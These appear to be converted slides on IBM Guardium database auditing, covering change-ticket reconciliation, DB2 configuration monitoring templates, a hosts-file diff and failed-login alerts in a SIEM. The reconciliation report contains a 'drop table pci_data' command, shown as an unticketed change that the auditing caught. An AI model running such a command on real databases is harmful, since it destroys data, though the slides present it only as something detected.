
BMC Remedy Change Control - Reconciliation

Start Date: 2008-09-14 12:52:02 End Date: 2008-09-24 12:52:02


Timestamp	CR Owner	CR Number - observed	Actual SQL	CR Number - CMDB	CR Instruction
2008-09-22 17:33:30.0	allen	crq000000000027	CREATE TABLE pci_data (owner_name varchar(?), cc_number varchar(?))	CRQ000000000027	Please create a table called PCI data
2008-09-22 17:34:02.0			drop table pci_data		

Records: 1 to 2 of 2

Ticketed
Unticketed



- Database configuration auditing for Guardium occurs through its Change Audit System (CAS)
- A CAS Agent can monitor files, the output from OS or SQL scripts, environment variables, and windows registry entries
- Built in Templates for All Supported DBMSs are included



CAS Template Set Configuration

Monitored Item Template Definitions ?

OS Type UNX
DB Type DB2

Template Set Name Default Unix/DB2 Template Set

Item	Type	Period	Use MD5	Keep Data
<input type="checkbox"/> \$DB2_HOME/./(csh bash)rc	File Pattern	1m	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/./login	File	1m	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/./(bash-)profile	File Pattern	10m	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/bin/.*	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/function/.*	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/bin/routine/.*	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/cfg/*.ini	File Pattern	10m	<input checked="" type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/cfg/db2cshrc	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/java/*.jar	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/java/jdk/bin/*.exe	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/java/jdk/jre/bin/.*(dll exe)	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/java/jdk/jre/lib/*.jar	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/lib/.*	File Pattern	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/db2nodes.cfg	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/db2profile	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/profile.env	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> \$DB2_HOME/sqlllib/userprofile	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.colauth	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.columns order by t	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.dbauth	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.libraryauth	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.servers	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.tabauth	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.tbSPACEauth	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> select * from syscat.xmlObjectauth	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2level; db2 get admin cfg	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2 get alert configuration for databas	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2 get alert configuration for databas	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2 list database directory	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2 list dcs directory	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2 list node directory show detail	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2ilist	File	1h	<input type="checkbox"/>	<input type="checkbox"/>
<input type="checkbox"/> db2ilist	File	1h	<input type="checkbox"/>	<input type="checkbox"/>

Selected Record Differences

New		Previous	
Line #3		Line #3	
003: #	mappings for the TCP/IP subsystem. It is mostly	003: #	mappings for the TCP/IP subsystem. It is mostly
004: #	used at boot time, when no name servers are running.	004: #	used at boot time, when no name servers are running.
005: #	On small systems, this file can be used instead of a	005: #	On small systems, this file can be used instead of a
006: #	"named" name server.	006: #	"named" name server.
007: #	Syntax:	007: #	Syntax:
008: #		008: #	
009: #	IP-Address Full-Qualified-Hostname Short-Hostname	009: #	IP-Address Full-Qualified-Hostname Short-Hostname
010: #		010: #	
011:		011:	
012:	127.0.0.1 localhost	012:	127.0.0.1 localhost
013:	10.10.9.101 db-mirror1	013:	10.10.9.100 app-server
014:	10.10.9.103 db-mirror2	014:	10.10.9.101 db-mirror1
015:	10.10.9.104 db-mirror3	015:	10.10.9.102 db-mirror2
016:		016:	
017: #	special IPv6 addresses	017: #	special IPv6 addresses
018: ::1	localhost ipv6-localhost ipv6-loopback	018: ::1	localhost ipv6-localhost ipv6-loopback
019:		019:	
020: fe00::0	ipv6-localnet	020: fe00::0	ipv6-localnet
021:		021:	
022: ff00::0	ipv6-mcastprefix	022: ff00::0	ipv6-mcastprefix
023: ff02::1	ipv6-allnodes	023: ff02::1	ipv6-allnodes
024: ff02::2	ipv6-allrouters	024: ff02::2	ipv6-allrouters
025: ff02::3	ipv6-allhosts	025: ff02::3	ipv6-allhosts

Legend

- Lines Added
- Lines changed
- Lines Removed

Integrating with IBM TSIEM

Category Name	Access Rule Description	Client IP	Server IP	DB User Name
security	Login Failures to Production Database Server	10.10.9.56	10.10.9.56	APPUSER

**Policy violation
in Guardium
system**

The screenshot shows the 'All Events' page in the Guardium console. The page title is 'All Events - Database GEM on Server CIFDB - Microsoft Internet Explorer'. The browser address bar shows a local URL. The page has a navigation menu with icons for Dashboard, Trends, Reports, Regulations, Policy, Groups, Distribution, and Settings. Below the menu, there's a breadcrumb 'CIFDB > GEM > All Events'. The main content area is titled 'All Events Database GEM on Server CIFDB'. It includes a 'Setup' section with filters for Start time and End time (both set to December 7, 2009, 16:00). Below the filters is a 'Time zone' dropdown set to 'Event time zone'. The main part of the page is a table of events. The first row in the table has a red background and a red box around the 'What (detail)' column, which contains the text 'Login : User / Failure'.

Severity	Date / Time	#	What (detail)	Where (detail)	Who (detail)	Where from (detail)	On what (detail)	Where to (detail)
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : ./-	10.10.9.244
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	192.168.30.61 (ORACLE)	Unavailable : ./-	192.168.2.148
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : ./-	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (MYSQL)	Unavailable : ./-	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.244 (DB2)	Unavailable : ./-	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (DB2)	Unavailable : ./-	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : ./-	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : ./-	10.10.9.56

Events in IBM SIEM

Questions

